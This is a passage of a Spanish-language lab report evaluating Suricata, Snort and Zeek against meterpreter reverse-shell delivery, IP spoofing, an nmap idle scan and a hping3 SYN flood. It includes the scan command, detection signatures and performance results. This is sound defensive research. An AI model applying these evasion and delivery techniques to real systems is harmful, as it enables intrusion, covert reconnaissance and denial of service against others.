Para poner en práctica esta técnica, los payloads fueron convertidos en ejecutables .exe siguiendo el mismo proceso mostrado en la Ilustración 8.46. La entrega del binario a la máquina víctima puede realizarse mediante diversos métodos, siendo uno de ellos el uso del comando "Invoke-WebRequest" de PowerShell para descargar el archivo desde un servidor HTTP desplegado con Python, como se muestra en la Ilustración 8.53.




Ilustración 8.53: Descarga de los ejecutables malicisos mediante PowerShell y servidor Python. Fuente: Elaboración propia

Una vez se encuentra el malware en la víctima, se puede utilizar el módulo "multi/handler" de Metasploit para crear un canal de comunicación con el binario ejecutado de forma remota. [67]




Ilustración 8.54: Uso del exploit multi/handler de Metasploit para establecer sesiones de meterpreter. Fuente: Elaboración propia

Tras ejecutar el exploit, Metasploit se establece en modo escucha, esperando a que se ejecute el binario malicioso para establecer una sesión de meterpreter.




Ilustración 8.55: Sesiones de meterpreter establecidas, y administrador de tareas de Windows mostrando la ejecución del ejecutable normal y el polimórfico. Fuente: Elaboración propia

8.8.2 Suricata y Snort

Al ejecutar o enviar el código, Suricata no activa ninguna alerta, ya que no tiene una regla acerca de la firma de esta Shell. Para mostrar la detección del Shell normal, será necesario encontrar su firma y crear una regla entorno a ella. Para ello, se buscó un patrón que siempre se repita en el código hexadecimal del flujo TCP al enviar el malware. Este patrón se ve fácilmente en la Ilustración 8.50, donde los primeros bytes de la segunda línea no cambian entre ambos ejecutables.




Ilustración 8.56: Contenido Hexadecimal del ejecutable enviado visto desde Wireshark. Fuente: Elaboración propia

Tras crear 5 instancias del programa malicioso, se identificaron varios patrones que se mantienen en todos los ejecutables. Uno de ellos fue la cadena “52 0c 8b 52”, con lo que se determinó que es una buena métrica para crear una regla:

alert tcp any any -> any any (msg:"Possible Meterpreter reverse_tcp shellcode"; content:"|52 0c 8b 52|"; sid:1000004; rev:1;)

Además, es importante tener en cuenta que se podría aumentar el tamaño de la cadena del contenido, o añadir condiciones como “*content:"|fc e8 8f 00|"; content:"|52 0c 8b 52|"; distance:10; within:20;”, que puede utilizarse si se detectan* falsos positivos a costa de aumentar la posibilidad de falsos negativos si el patrón no ocurre en todas las instancias. **En la fase de pruebas, cada vez que se envía una Shell sin codificador, se activa la alerta creada. No obstante, en el caso de las variantes polimórficas, las reglas mediante firmas no son eficaces debido a la inexistencia de un patrón.**

Aunque ambos IDS son incapaces de identificar la firma del binario polimórfico (implicando que la evasión polimórfica tuvo éxito), sí cuentan con firmas capaces de detectar la sesión de Meterpreter que se establece tras su ejecución. En otras palabras, aunque el sistema no logra identificar la entrega del malware, ni identificar su función, sí es capaz de alertar sobre la sesión remota que se genera al ejecutarse, proporcionando un nivel de visibilidad parcial frente a la amenaza.

8.8.3 Zeek

Por otro lado, Zeek destaca por su enfoque de detección basado en comportamiento. Este enfoque permite identificar amenazas incluso cuando el contenido del tráfico está ofuscado o varía entre ejecuciones, como ocurre con los payloads polimórficos.

En este caso particular, Zeek no se ve afectado por técnicas de evasión como la codificación polimórfica, ya que su análisis no depende de patrones estáticos, sino de características del comportamiento de la conexión. Uno de los indicadores más representativos en este tipo de ataques es la duración inusualmente prolongada de una conexión TCP, el puerto también puede ser un indicador sospechoso (como el 4444/tcp), aunque no se usó como parámetro, ya que en ataques reales se suelen usar puertos alternativos.

Para ilustrar esta capacidad, se desarrolló un script personalizado (*véase el anexo "12.14 Script de Zeek para detección de shell reverse"*) que analiza las conexiones y genera una entrada en el archivo "notice.log" cuando se detecta una reverse shell. La Ilustración 8.57 muestra el resultado de dicha detección, donde se registra una conexión entre los hosts 10.0.4.10 (origen) y 10.0.4.5 (destino), en el puerto 4444/tcp, con una duración de más de 50 segundos.




Ilustración 8.57: Detección de script personalizado respecto a shell reverse en Zeek. Fuente: Elaboración propia

8.9 Suplantación de IP

La suplantación de IP consiste en falsificar la dirección IP de origen de un paquete para hacer que parezca provenir de otro sistema. Esta técnica puede realizarse con herramientas como hping3, permitiendo modificar manualmente los campos de los encabezados IP, tal como se muestra en la Ilustración 8.58.




Ilustración 8.58: Ejecución de suplantación IP, y muestra del flujo de paquetes con IP origen falsa en Wireshark. Fuente: Elaboración propia

Técnicamente es sencillo falsificar una IP de origen, aunque esta acción conlleva una limitación importante: la respuesta del sistema víctima será enviada a la IP falsificada, no al atacante, lo que impide la recepción directa de respuestas y reduce el potencial de explotación de esta técnica por sí sola. Sin embargo, cuando se combina con otros métodos, la suplantación de IP puede ser altamente efectiva para evadir detecciones o llevar a cabo ataques pasivos.

8.9.1 IDLE scan

Una aplicación avanzada de la suplantación de IP es la técnica Idle Scan, implementada en Nmap. Esta técnica permite escanear puertos de un sistema objetivo sin enviar paquetes directamente desde la máquina atacante, ocultando así su identidad.

El funcionamiento se basa en el uso de un host intermediario (llamado zombie) con un identificador de IP (IP ID) predecible. **Nmap envía paquetes falsificados al objetivo, usando como dirección IP de origen la del zombie. Luego, analiza los cambios en el campo IP ID del zombie para inferir si el objetivo respondió al paquete**. [68]




Ilustración 8.59: Explicación Simplificada de la técnica Idlescan de nmap. Fuente: nmap.org [68]


Este método permite realizar un escaneo de puertos completamente encubierto, ya que el objetivo nunca ve la dirección IP real del atacante.

Ejecución

La ejecución de la técnica es muy simple al utilizar el comando “nmap” de la manera vista en la Ilustración 8.60, donde se aplican los siguientes parámetros:

- -Pn: desactiva la detección de host para evitar que Nmap envíe paquetes ICMP.

- -sI: indica el uso de la técnica Idle Scan, seguido de la dirección IP del zombie, en este caso "8.8.8.8".




```
┌──(root㉿atacante)-[/home/kali]
└─# nmap -Pn -sI 8.8.8.8 10.0.4.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-21 09:01 EDT
Idle scan using zombie 8.8.8.8 (8.8.8.8:80); Class: Incremental
Nmap scan report for 10.0.4.4
Host is up (0.079s latency).
Not shown: 977 closed|filtered tcp ports (no-ipid-change)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```

Ilustración 8.60: Ejecución idle scan de nmap. Fuente: Elaboración propia

Suricata y Snort

Suricata, al analizar los paquetes generados mediante suplantación de IP, interpreta la dirección IP falsificada como el verdadero origen del tráfico. Esto puede observarse en las alertas generadas:



```
:2] POSSBL PORT SCAN (NMAP -sS) [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 8.8.8.8:80 → 10
:1] POSSBL PORT SCAN (NMAP -sS) [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 8.8.8.8:80 → 10
:2] POSSBL PORT SCAN (NMAP -sS) [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 8.8.8.8:80 → 10
:3] ET SCAN Suspicious inbound to mySQL port 3306 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 8
:2] POSSBL PORT SCAN (NMAP -sS) [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 8.8.8.8:80 → 10
:1] POSSBL PORT SCAN (NMAP -sS) [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 8.8.8.8:80 → 10
:3] ET SCAN Suspicious inbound to mySQL port 3306 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 8
:3] ET SCAN Suspicious inbound to mySQL port 3306 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 8
:2] POSSBL PORT SCAN (NMAP -sS) [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 8.8.8.8:80 → 10
:3] ET SCAN Suspicious inbound to mySQL port 3306 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 8
:1] POSSBL PORT SCAN (NMAP -sS) [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 8.8.8.8:80 → 10
:2] POSSBL PORT SCAN (NMAP -sS) [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 8.8.8.8:80 → 10
:1] POSSBL PORT SCAN (NMAP -sS) [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 8.8.8.8:80 → 10
:2] POSSBL PORT SCAN (NMAP -sS) [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 8.8.8.8:80 → 10
:2] POSSBL PORT SCAN (NMAP -sS) [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 8.8.8.8:80 → 10
:1] POSSBL PORT SCAN (NMAP -sS) [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 8.8.8.8:80 → 10
:20] ET SCAN Potential SSH Scan [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 8.8.8.8:80 → 10
:2] POSSBL PORT SCAN (NMAP -sS) [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 8.8.8.8:80 → 10
:2] POSSBL PORT SCAN (NMAP -sS) [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 8.8.8.8:80 → 10
:2] POSSBL PORT SCAN (NMAP -sS) [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 8.8.8.8:80 → 10
:2] POSSBL PORT SCAN (NMAP -sS) [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 8.8.8.8:80 → 10
:2] POSSBL PORT SCAN (NMAP -sS) [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 8.8.8.8:80 → 10
:2] POSSBL PORT SCAN (NMAP -sS) [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 8.8.8.8:80 → 10
```

Ilustración 8.61: Alertas de Suricata con origen identificado como 8.8.8.8, evidenciando que la IP real del atacante no fue registrada. Fuente: Elaboración propia.

Este comportamiento resulta útil para evitar reglas que se activan con direcciones IP específicas o listas negras. De hecho, son comunes las reglas que se activan al comunicarse con direcciones IP sospechosas, como es el caso de la regla de la Ilustración 8.62, en la que se desencadena una alerta al enviar paquetes hacia la IP "1.2.3.4".

```
└─# grep 3317122 suricata.rules
alert ip any any → 1.2.3.4 any (msg:"🐾 - 🚨 Outgoing connection to an IP add
er.de/details/win.conti; reference: url,https://malpedia.caad.fkie.fraunhofer.
```

Ilustración 8.62: Regla por dirección IP maliciosa. Fuente: Elaboración propia

Zeek

En cuanto a Zeek, la detección se basó en el mismo script utilizado para el escaneo de puertos basado en tiempo adaptado para registrar patrones de escaneo cuando múltiples solicitudes son enviadas hacia un mismo destino, generando en "notice.log" registros similares a los de la Ilustración 8.42, con la diferencia de que ahora Zeek no registra la dirección IP real desde la que se originó el escaneo, sino una falsa.


```
notice.log:{"ts":1748437293.976714,"note":"PORT_SCAN::PortScanDetected","msg":"Potential port
 scan: 10.0.4.10 received from 8.8.8.8, 50 suspicious TCP attempts","dst":"10.0.4.10","action
s":["Notice::ACTION_LOG"],"email_dest":[],"suppress_for":3600.0}
notice.log:{"ts":1748437294.988391,"note":"PORT_SCAN::PortScanDetected","msg":"Potential port
 scan: 10.0.4.10 received from 8.8.8.8, 50 suspicious TCP attempts","dst":"10.0.4.10","action
s":["Notice::ACTION_LOG"],"email_dest":[],"suppress_for":3600.0}
notice.log:{"ts":1748437296.002933,"note":"PORT_SCAN::PortScanDetected","msg":"Potential port
 scan: 10.0.4.10 received from 8.8.8.8, 50 suspicious TCP attempts","dst":"10.0.4.10","action
s":["Notice::ACTION_LOG"],"email_dest":[],"suppress_for":3600.0}
notice.log:{"ts":1748437297.045075,"note":"PORT_SCAN::PortScanDetected","msg":"Potential port
 scan: 10.0.4.10 received from 8.8.8.8, 50 suspicious TCP attempts","dst":"10.0.4.10","action
s":["Notice::ACTION_LOG"],"email_dest":[],"suppress_for":3600.0}
notice.log:{"ts":1748437299.77716,"note":"PORT_SCAN::PortScanDetected","msg":"Potential port
scan: 10.0.4.10 received from 8.8.8.8, 50 suspicious TCP attempts","dst":"10.0.4.10","actions
":["Notice::ACTION_LOG"],"email_dest":[],"suppress_for":3600.0}
```


Ilustración 8.63: Logs generados tras detectar un potencial escaneo de puertos en Zeek. Fuente: Elaboración propia

Para la detección de escaneos de puertos, se suele usar como parámetro los paquetes enviados a la misma IP destino, sin tener en cuenta el origen. Este enfoque fue diseñado específicamente para abordar el problema de la suplantación de IP. Una práctica errónea, sería crear reglas que alerten cuando una única dirección IP realiza múltiples conexiones hacia un host, asumiendo que esta repetición es indicativa de un escaneo.

Aunque esta lógica puede reducir el contador de puertos escaneados al ignorar el tráfico legítimo disperso entre los clientes, no es efectiva cuando se utiliza suplantación IP, ya que el atacante puede distribuir las solicitudes con diferentes direcciones falsificadas, evitando ser detectado.

8.9.2 Denegación de servicio

Si bien la respuesta activa no es el enfoque principal de este laboratorio, el propósito fundamental de implantar un sistema de detección de intrusiones (IDS) es identificar comportamientos o acciones maliciosas para permitir una respuesta adecuada. Esta respuesta puede llevarse a cabo desde el propio IDS, si cuenta con capacidades de prevención (IPS), o bien desde sistemas externos encargados de mitigar la amenaza.

En el contexto de un ataque de denegación de servicio (DoS), el objetivo del atacante es agotar los recursos del sistema víctima mediante el envío masivo de tráfico malicioso o innecesario. Para evadir mecanismos de detección o filtrado, el atacante rara vez utilizará su propia IP, y es poco probable que emplee una única dirección de origen. En ataques más avanzados, pueden utilizarse botnets distribuidas, aunque también existen herramientas como hping3, que permiten suplantar direcciones IP mediante el parámetro --rand-source, generando tráfico con IPs de origen aleatorias.




Ilustración 8.64: Envío masivo de paquetes con carga útil elevada desde diferentes direcciones IP para tratar de Hacer un ataque de Denegación de Servicio. Fuente: Elaboración propia

Para detectar ataques de esta índole, se pueden crear reglas en Suricata o Snort para detectar ataques de tipo SYN flood incluyendo parámetros específicos que permiten identificar patrones anómalos en el tráfico. El modificador "flags:S,12" permite detectar paquetes con la bandera SYN activa, característica propia del inicio de conexiones TCP. Por su parte, la directiva threshold define cuándo se debe activar la alerta, y se debería de modificar en función del tráfico legítimo estándar: en este caso, si se detectan más de 5000 paquetes SYN en un intervalo de 5 segundos hacia un mismo destino (track by_dst), se genera una notificación. [69]

Aunque le regla está orientado exclusivamente al monitoreo pasivo y no aplica acciones de bloqueo, la mayoría de IDS modernos suelen tener características IPS, que permiten activar reglas de tipo drop para detener conexiones maliciosas en tiempo real, además de utilizar herramientas externas para gestionar el tráfico.




Ilustración 8.65: Reglas para alertar acerca de ataques de denegación de servicio. (Fuente: github.com/arvindpj007 [69])

Durante la simulación del ataque de denegación de servicio (DoS) mediante hping3, se envió un alto volumen de paquetes SYN con cargas útiles y direcciones IP de origen aleatorias. El objetivo era agotar los recursos del sistema víctima sin depender de una única dirección IP, simulando un comportamiento similar al de una botnet distribuida.

Suricata




Ilustración 8.66: Uso de Recursos tras el ataque de denegación de servicio en la máquina de Suricata. Fuente: Elaboración propia

El efecto del ataque se evidenció de forma clara en la máquina que ejecuta Suricata sobre Kali Linux. El proceso principal (Suricata-Main) alcanzó un uso de CPU del 87.4% y un consumo de memoria del 14.7%, indicando una sobrecarga considerable durante la fase de análisis del tráfico. Paralelamente, el proceso del kernel "ksoftirqd/1", responsable de manejar las interrupciones de red a nivel de software, registró un uso de CPU del 46.2%, lo que refleja una alta demanda en la gestión del volumen de paquetes recibidos. [70]

Es importante señalar que, en sistemas Linux, el porcentaje de uso de CPU puede superar el 100% cuando se trata de sistemas multinúcleo, ya que este valor representa el uso relativo por núcleo. Por ejemplo, en un sistema con dos núcleos, el uso máximo posible es del 200%.

Suricata está diseñado para operar eficientemente en arquitecturas multihilo, distribuyendo tareas entre distintos núcleos del procesador. Sin embargo, en este entorno de laboratorio se empleó una máquina con únicamente dos núcleos lógicos, lo que limita la capacidad de paralelización y amplifica el impacto del ataque en el rendimiento del sistema. Esta limitación puede provocar pérdida de paquetes, latencia en el análisis o incluso fallos temporales en la detección.

Snort




Ilustración 8.67: Uso de Recursos tras el ataque de denegación de servicio en la máquina de Snort. Fuente: Elaboración propia

En la máquina con Snort sobre Ubuntu, la situación es más crítica. El proceso snort3 consumió un 49.7% de CPU y 34.1% de memoria RAM, mientras que ksoftirqd/0 consumió un 47.7% de CPU, lo que deja al sistema con muy poco margen operativo. El análisis muestra un núcleo prácticamente saturado, aunque el IDS continúa funcionando y detectando tráfico malicioso de forma efectiva.

Este comportamiento se explica en parte porque Snort sigue basándose principalmente en una arquitectura monohilo, especialmente en el análisis de tráfico en

tiempo real. Esto hace que toda la carga recaiga sobre un solo núcleo, lo que limita su escalabilidad frente a ataques de alto volumen.

Zeek




Ilustración 8.68: Uso de Recursos tras el ataque de denegación de servicio en la máquina de Zeek. Fuente: Elaboración propia

En el caso de Zeek, también ejecutado sobre Ubuntu, el proceso principal usó un 51.8% de CPU y un 19.9% de memoria. A esto se suman 20.3% de CPU utilizados por ksoftirqd y 27.9% por el agente de Wazuh, que en ese momento estaba enviando logs al servidor. Esto demuestra cómo las cargas combinadas de análisis y monitoreo impactan el rendimiento del sistema bajo ataque.

Zeek cuenta con una arquitectura modular centrada en el análisis por eventos y scripting, lo que le da gran flexibilidad, pero no está especialmente optimizado para entornos de tiempo real o uso intensivo de CPU en un único nodo. Al igual que los otros sistemas, su rendimiento puede mejorar considerablemente en entornos distribuidos o con más recursos de hardware.

Conclusiones

Este análisis revela que un ataque de denegación de servicio no necesariamente bloquea los IDS, pero reduce su capacidad operativa al elevar el uso de recursos hasta niveles críticos, especialmente en lo que respecta al procesamiento de interrupciones de red (ksoftirqd). La combinación de cargas de análisis (IDS), gestión de red (kernel) y monitoreo (como el agente Wazuh) puede llevar al sistema a un punto de saturación, afectando la visibilidad y el tiempo de respuesta frente a otras amenazas.

Además, debe considerarse que el entorno de laboratorio utilizado está limitado a solo dos núcleos, lo cual no refleja con precisión el rendimiento real que IDS como Suricata pueden ofrecer en entornos más adecuados. Este tipo de arquitectura multihilo se beneficia notablemente de sistemas con múltiples núcleos y mayores recursos,

mientras que IDS con procesamiento monohilo como Snort pueden ver su capacidad limitada más rápidamente bajo condiciones de carga sostenida.

8.10 Técnicas de Saturación

8.10.1 Denegación de servicio con SlowHTTPTest

